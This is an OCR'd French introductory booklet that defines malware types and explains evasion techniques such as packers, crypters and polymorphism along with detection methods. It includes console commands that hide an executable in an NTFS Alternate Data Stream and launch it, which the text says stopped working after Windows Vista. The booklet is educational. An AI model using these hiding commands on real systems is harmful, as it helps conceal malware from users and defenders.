COMPRENDRE LA CYBERSÉCURITÉ !

Introduction à la cybersécurité

Une série de volumes pour comprendre les **techniques des cybercriminels.**


Qu'est-ce qu'un malware ?

m@x (contact@mgregoire.be)

CLAUSE DE NON-RESPONSABILITÉ (disclaimer)

WARNING

Il est illégal d'utiliser les techniques présentées dans cet ouvrage contre des cibles réelles sans avoir conclu au préalable un accord avec les responsables concernés. Ne pas tenir compte de cet avertissement vous expose à des poursuites judiciaires et éventuellement à des peines de prison. Le but de ce document est avant tout didactique et je ne pourrai en aucun cas être tenu pour responsable des actes commis par les lecteurs. Je ne serai pas là, le cas échéant, pour vous éviter de sérieux ennuis. La lecture de ce manuel et l'étude de la cybersécurité demandent un minimum de maturité ! Dans le cadre du hacking éthique, seules les cibles virtuelles (machines virtuelles) sont autorisées, ainsi que les cibles réelles qui en font la demande de manière contractuelle. Un accord oral n'a, en effet, pas de valeur légale. Soyez sensible à cet avertissement car la sécurité informatique est un domaine aussi captivant que glissant…



Max est diplômé en langues anciennes (Paris-Nanterre, Strasbourg).
Il s'intéresse depuis plusieurs années au développement web et à la cybersécurité.

Un antivirus légitime mais complètement inefficace est qualifié de **snake oil** aux USA.

Un faux antivirus qui installe un trojan sera appelé **rogue antivirus** mais sera également un **snake oil**.

Tout logiciel bidon est appelé snake oil…

Les **snake oil** étaient des remèdes prétendument miracle vendus au 19ème siècle en Amérique du Nord.

À A. M.

Un grand merci à toi.

Table des matières

Qu'est-ce qu'un malware ?

Les Malwares : introduction

Malware (pour *Malicious software*) est le terme qui regroupe diverses formes de code intrusif, hostile et/ou simplement gênant. Le terme français est maliciel.

PRINCIPALES CATÉGORIES DE MALWARES			
Virus	**Trojan (cheval de Troie)**	**Dropper (injecteur)**	**Rootkit (maliciel furtif)**
Bootkit (maliciel de démarrage)	**Backdoor (porte dérobée)**	**Adware (publiciel)**	**Spyware (logiciel espion)**
Riskware (logiciel à risque)	**Greyware (logiciel gris)**	**Rogue dialer (composeur malveillant)**	**Keylogger (enregistreur de frappe)**
Botnet (réseau de bots)	**Ransomware (rançongiciel)**	**Worm (vers)**	**Rogue antivirus (faux antivirus)**
Scareware (logiciel d'intimidation)	**Data stealing malware (m. de vol de données)**	**File-less malware (maliciel sans fichier)**	

VIRUS

Un virus est un programme qui est autoréplicatif et qui se propage sans la permission ni même la connaissance de l'utilisateur.

On peut classifier les virus en virus non-résidents, virus résidents, virus de boot (boot-sector virus), virus multiformes (multi-partite virus) et virus blindés (Armored virus, avec capacité anti-debogage)

Les virus non-résidents, une fois exécutés, recherchent un fichier à infecter puis il faut attendre que ce fichier infecté soit exécuté à son tour pour que le virus recherche sa cible suivante, et ainsi de suite…

Les virus résidents, une fois exécutés, se placent dans la mémoire RAM (mémoire vive) où ils restent actifs. Dès qu'un programme est exécuté, il est contaminé. On les appelle résidents parce qu'ils résident en mémoire.

Les virus de boot se propagent via les secteurs de démarrage des cédéroms, disquettes, clés USB et disques durs (Master Boot record ou MBR).

Les virus multiformes possèdent différents types de mécanismes d'infection, ils peuvent être à la fois virus de boot et virus résidents, …

TROJAN HORSE OU SIMPLEMENT TROJAN (cheval de Troie)

Ce genre de malware est un logiciel ou document en apparence anodin (jeu, fausse mise à jour, outil gratuit, .doc avec macro, .pdf avec code Javascript malicieux, .zip, image, vidéo, …), mais qui cache une fonctionnalité malveillante. Le rôle du trojan est d'introduire cette fonctionnalité en arrière-plan sur l'ordinateur cible et de l'installer à l'insu de l'utilisateur. Contrairement au virus, le cheval de Troie n'est pas autoréplicatif.

Types de trojans	
➔ Defacement trojan	(effectue un défaçage)
➔ Remote Access Trojan (RAT)	(permet un accès à distance)
➔ Backdoor trojan	(installe une porte dérobée par ouverture de port)
➔ Rootkit trojan	(est extrêmement furtif)
➔ E-banking trojan	(effectue des virements bancaires frauduleux)
➔ Mobile trojan	(concerne Android ou iOS)
➔ IoT trojan	(concerne vos objets connectés)
➔ Botnet trojan	(participe à des attaques DDoS)

DROPPER (injecteur)


Un injecteur (dropper) est un cheval de Troie particulièrement rudimentaire qui installe un malware sur une machine. Ce malware (backdoor, keylogger, …) est soit téléchargé depuis Internet (dropper téléchargeur = downloader), soit contenu dans les ressources du dropper (dropper autonome).

ROOTKIT (maliciel furtif)

Il s'agit d'un malware qui est capable de rester furtif. Il peut se cacher dans un logiciel, une bibliothèque ou le noyau du système d'exploitation. Dans ce dernier cas, il est très difficile de l'éradiquer car il possède les mêmes privilèges que l'antivirus.

BOOTKIT (maliciel de démarrage)

Ce malware est un hybride entre un virus de boot et un rootkit. Il s'attaque au MBR ou à l'UEFI. Il peut attaquer le système d'exploitation alors que celui-ci n'a pas encore démarré. Il peut donc violer la sécurité du système cible. On peut se protéger des bootkits en activant Secure Boot et en mettant à jour le firmware UEFI.



BACKDOOR (porte dérobée)

Un backdoor permet de bypasser le mécanisme d'authentification et laisse un accès à distance ouvert à un logiciel. Cet accès est secret et connu du seul pirate.

Il existe plusieurs types de backdoors :

- ➔ **backdoor logiciel** : **il sera souvent caché dans un cheval de Troie**
- ➔ **backdoor involontaire** : **mot de passe faible ou mot de passe par défaut**
- ➔ **backdoor PHP** : **script PHP permettant d'accéder au serveur**
- ➔ **backdoor système** : **compte utilisateur caché, port ouvert, …**

ADWARE (publiciel ou logiciel publicitaire)

Ce malware affiche des publicités durant l'utilisation du logiciel infecté. Il peut aussi agir en tant que spyware. L'adware n'est pas vraiment malveillant mais juste gênant.

SPYWARE (logiciel espion)

C'est un malware qui espionne les activités de l'utilisateur à son insu (sites visités, achats réalisés en ligne, …).

RISKWARE (logiciel à risque)

Un riskware (logiciel à risque) est un outil non conçu pour être malveillant mais qui peut être utilisé par des cybercriminels s'il est mal utilisé, détourné ou encore mal configuré.

Exemples : les outils légitimes d'administration à distance, des logiciels obsolètes (non mis à jour), des macros Word ou Excel, …

GREYWARE (logiciel gris)

Un greyware se situe entre les malwares et les logiciels légitimes. Il n'est pas vraiment malveillant mais il peut être problématique. Exemples de greyware : adware, spyware, PUP (Potentially Unwanted Programs) et riskware.

ROGUE DIALER (composeur malveillant)

Le composeur (dialer) est un logiciel qui permet de communiquer avec un autre réseau numérique. S'il est malveillant (rogue dialer), il peut brancher l'ordinateur à un numéro de téléphone surtaxé, ce qui génère de l'argent pour les pirates.

KEYLOGGER (enregistreur de frappe)

Il s'agit d'un enregistreur de frappe qui peut être de plusieurs types :

- **Type software : on peut lutter contre eux avec des logiciels comme KeyScrambler ou Zemana AntiLogger.**
- **Type hardware : par exemple, un connecteur placé entre un clavier et le port USB (ou PS/2)**
- **Type *wireless keyboard sniffer* : sniffer Wi-Fi**
- **Type acoustique : chaque clé enfoncée par l'utilisateur produit un son particulier**
- **Type optique : par exemple le *shoulder surfing* (regarder par-dessus l'épaule)**

BOTNET (réseau de bots, réseau de machines zombies)

Il s'agit d'un réseau d'ordinateurs connectés (appelés bots) dont l'activité est coordonnée par un serveur de contrôle. Le propriétaire du botnet est le bot master.

Les botnets se constituent lorsque de nombreux utilisateurs installent le même malware via un *drive-by download*. Un *drive-by download* est un logiciel malveillant qui s'installe automatiquement lors de la consultation d'un site ou email piégé. Les botnets servent à envoyer des spams, à faire des attaques par déni de service distribué (DDoS), …

RANSOMWARE (rançongiciel)

Ce malware verrouille certains types de fichiers et demande de l'argent (souvent de la monnaie virtuelle comme le bitcoin) pour les déverrouiller.

WORM (vers)

Ce malware se propage via les réseaux. Contrairement au virus, le vers n'a pas besoin d'un programme hôte pour se propager.

ROGUE ANTIVIRUS (faux antivirus)

Il s'agit d'un programme qui prétend être un antivirus légitime mais qui est en réalité un malware. Un site vous incite, avec de fausses alertes de sécurité, à acheter un antivirus supposé éradiquer tous vos soi-disant malwares. En réalité, il s'agit d'une arnaque et l'antivirus en question est totalement inopérant. Le rogue possède des fonctionnalités malicieuses (vol de données bancaires, installation d'une porte dérobée, …). Le rogue antivirus est un type de scareware.

SCAREWARE (logiciel d'intimidation)

Le scareware (terme plus large que rogue antivirus) est conçu pour effrayer l'utilisateur (avec de fausses alertes) et lui faire acheter un programme inutile qui est en réalité un malware. Le scareware peut-être une alerte aux virus (cas du *rogue antivirus*), une alerte système, une fausse demande de mise à jour urgente, …

DATA STEALING MALWARE (maliciel de vol de données)

Ce malware vole des données personnelles (coordonnées, cartes de crédit, …)

FILE-LESS MALWARE (maliciel sans fichier)

Ce malware existe uniquement en mémoire et n'utilise pas de fichier : il peut ainsi plus facilement échapper aux antivirus qui vérifient justement la signature des fichiers ! Cliquer sur un lien ou ouvrir un email peut suffire pour être compromis. Ex : SLAMMER

UNE TECHNIQUE IMPORTANTE UTILISÉE AUTREFOIS PAR LES MALWARES
ADS (Alternate Data Stream)

Voyons en détail cette technique :

ADS (Alternate Data Stream, en français "flux de données additionnel") est une technique qui n'est possible qu'avec le système de fichier NTFS (New Technology File System). Ce système de fichier est le successeur du système FAT et concerne toutes les versions de Windows depuis Windows 2000.


ADS permet d'ajouter à un fichier de nouveaux flux de données. Ces flux peuvent être un simple texte, une image, un fichier quelconque et même du code exécutable !


Exemple simple d'ADS

Créons le fichier ads.txt qui contient la phrase suivante :

CECI EST UNE DONNEE PUBLIQUE !

Ouvrons ce fichier avec le Bloc-notes et vérifions la taille du fichier (elle est de 30 octets) et ses hashs MD5 / SHA-1 :






Ajoutons maintenant un flux additionnel à ce fichier. Ce flux sera ici le fichier secret.txt qui contient la phrase : CECI EST UNE DONNEE CACHEE !

La commande à taper dans la console (en administrateur) est :

echo CECI EST UNE DONNEE CACHEE ! > ads.txt:secret.txt

Ouvrons à nouveau le fichier ads.txt avec le Bloc-notes :



LE FICHIER N'A PAS ÉTÉ MODIFIÉ !

Vérifions à nouveau la taille du fichier et ses hashs :

ads.txt	(text/plain) - 30 bytes
MD5	34bae02a2c169f9c6882922307ef223d
SHA-1	1fdf2c5ac03bdd4474b843af6dc1c70bb8118523

LA TAILLE N'A PAS ÉTÉ MODIFIÉE !


LES HASHS N'ONT PAS ÉTÉ MODIFIÉS !

BREF, LE FICHIER EST APPAREMMENT STRICTEMENT

IDENTIQUE **AVEC** OU **SANS** FLUX AJOUTÉ !

Pourtant, si je tape dans la console la commande :


notepad ads.txt:secret.txt[1]



Le flux de données ajouté apparaît par magie. Il est totalement invisible pour l'utilisateur, à moins de connaître le nom du flux !

[1] **On pourrait encore taper : more < ads.txt:secret.txt (fonctionne avec cmd, pas avec PowerShell)**

Essayons de copier le fichier ads.txt sur une clé USB :



Si on essaye de copier le fichier ads.txt sur une clé USB (dont le système de fichier est FAT 32), le flux ne peut être copié et le message suivant s'affiche. ADS n'est en effet possible qu'avec NTFS !

Visualiser le contenu de l'ADS

Pour visualiser le contenu de l'ADS, la commande suivante ne fonctionnera pas :

type ads.txt:secret.txt

En revanche, les deux commandes suivantes fonctionneront :

more < ads.txt:secret.txt

notepad ads.txt:secret.txt

Cette technique ADS pourrait être utilisée pour cacher un malware dans un programme quelconque.

Par exemple, pour cacher le malware malware.exe dans le fichier inoffensif software.exe, il suffirait de taper dans la console (PATH est le chemin du fichier) :

type c:\PATH\malware.exe > c:\PATH\software.exe:malware.exe


Le fichier software.exe ne sera en apparence pas modifié le moins du monde par le flux : même contenu, même taille, mêmes hashs !


Pour exécuter ce malware, on pourrait alors taper dans la console :

start c:\PATH\software.exe:malware.exe

Cette méthode, qui fonctionnait auparavant, ne fonctionne plus depuis Windows Vista. Microsoft s'est rendu compte du danger constitué par les ADS. Ce serait en effet trop simple de cacher un virus dans un fichier avec cette méthode…

Schématiquement, voici la différence entre le système FAT et le système NTFS :





FAT = File Allocation Table

NTFS = New Technology File System

Métadonnées du fichier = taille, date de création ou de modification, auteur, …


https://xkcd.com/1247/ (Creative Commons BY-NC 2.5, auteur : Randall Munroe)

Détecter les flux additionnels avec ADS Spy

Pour la démonstration, je crée un fichier ads.txt contenant un texte banal puis j'y ajoute un flux de données additionnel avec la commande (en administrateur) :

echo "Un message secret !" > ads.txt:secret.txt

Je place ce fichier sur le bureau (dans le répertoire "test ADS"), puis je lance le programme ADS Spy :



Le flux de données additionnel est bien découvert par le programme ! Il faut cependant réfléchir avant de l'ôter car tous les flux de données additionnels ne sont pas malicieux…

Il existe d'autres outils permettant de détecter les ADS : dir /r (depuis Windows Vista) et surtout streams de Sysinternals …

OBFUSCATION

L'obfuscation (ou obscurcissement) est une série de techniques qui transforment un programme de manière à rendre plus difficile son analyse en lui faisant perdre sa lisibilité.

Ces techniques sont utilisées pour les malwares mais aussi de façon tout à fait légitime par les logiciels commerciaux pour se protéger contre le reverse engineering.

PACKERS

Les packers sont des logiciels qui compressent les exécutables malveillants de manière à rendre leur détection plus difficile.

Le packer compresse l'exécutable et ajoute un petit loader au fichier qui a pour mission de décompresser le fichier binaire en mémoire. On ne peut pas voir le code en désassemblant le programme compacté, il faut d'abord le décompresser.

Le packer le plus célèbre est UPX.


CRYPTERS

Les crypters chiffrent les exécutables. Il y a deux types de crypters :

- **Le crypter scantime rend l'exécutable indétectable lors du scan par les antivirus.**
- **Le crypter runtime rend l'exécutable indétectable lors de son exécution. Le programme est injecté dans un autre processus (un processus Windows comme svchost.exe par exemple) ce qui le rend non suspect.**

Le but des crypters est de rendre le malware FUD (Fully UnDetectable). C'est une mission quasi impossible car les antivirus s'adaptent en permanence.

Un exemple de crypter :



POLYMORPHISME

Un virus polymorphe est un virus qui, lors de sa réplication, change de signature par chiffrement. Il est donc plus difficile à détecter pour les antivirus. Les virus polymorphes les plus simples sont dits oligomorphes.

MÉTAMORPHISME

Les virus métamorphes ressemblent beaucoup aux virus polymorphes car ils trompent également les antivirus. Mais contrairement aux polymorphes qui ne font que chiffrer, les métamorphes sont capables de modifier leur structure ainsi que les instructions qui les constituent. Ils sont donc plus furtifs que les polymorphes.

Techniques utilisées par les virus polymorphes et métamorphes	
1	Garbage insertion : par exemple, insertion d'instructions NOP (0x90).
2	Echange des registres : les registres sont échangés dans toutes les instructions.
3	Permutation de blocs de code : des blocs de code sont échangés mais l'exécution logique reste la même.
4	Insertion d'instructions JUMP : on insère des instructions JUMP avec relocalisation des instructions en conséquence.
5	Substitution d'instructions : on remplace des instructions par d'autres qui ont la même fonctionnalité.
6	Intégration du code : le malware disperse son code dans l'exécutable cible. Pour cacher la modification de taille du fichier infecté, le malware peut compresser le code original.

MALWARE ANALYSIS : les techniques utilisées	
ANALYSE STATIQUE	**On analyse le malware sans l'exécuter. Exemples : strings, relecture du code, …**
ANALYSE DYNAMIQUE	**On analyse le malware en l'exécutant dans un environnement virtuel (sandbox) et en observant les effets de son exécution sur le processeur, sur la mémoire, ...**
RÉTRO-INGÉNIERIE	**On utilise les techniques de la rétro-ingénierie (reverse engineering) pour voir comment le malware est écrit : désassemblage, décompilation, … La rétro-ingénierie, suivant les pays, est autorisée, autorisée sous condition ou interdite sur les logiciels propriétaires, mais est bien sûr autorisée dans le cas de l'analyse de malware.**

ANALYSE PAR LES ANTIVIRUS		
ANALYSE PAR SIGNATURE	**On recherche des séquences de codes ou des hashs.**	**STAT**
ANALYSE HEURISTIQUE	**Dans ce type d'analyse statique, on analyse la structure du programme en recherchant des instructions ou portions suspectes de code.**	**STAT**
ANALYSE COMPORTEMENTALE	**On exécute le malware puis on observe à la loupe les processus au niveau du système d'exploitation : ceux qui sont modifiés et ceux avec lesquels le malware communique. Exemples de comportements suspects :** accès à des emplacements de la mémoire, modification de fichiers du système d'exploitation, chiffrement à la volée de fichiers locaux, connexion à un serveur distant sur un port inusuel, …	**DYN**

MÉTHODE HEURISTIQUE	VS	MÉTHODE COMPORTEMENTALE
Méthode proactive		**Méthode réactive**
➔ La méthode heuristique est une analyse du code avant son exécution. ➔ C'est une analyse préventive.		➔ La méthode comportementale est une analyse des actions réalisées par le code du fichier durant son exécution (dans un sandbox). ➔ C'est une analyse en temps réel.

Exemples d'instructions ou d'actions détectées par les deux méthodes :


- ✓ **Auto-réplication (vers)**
- ✓ **Chiffrement massif (rançongiciel)**
- ✓ **Injection de code dans un autre processus (rootkit et trojan)**
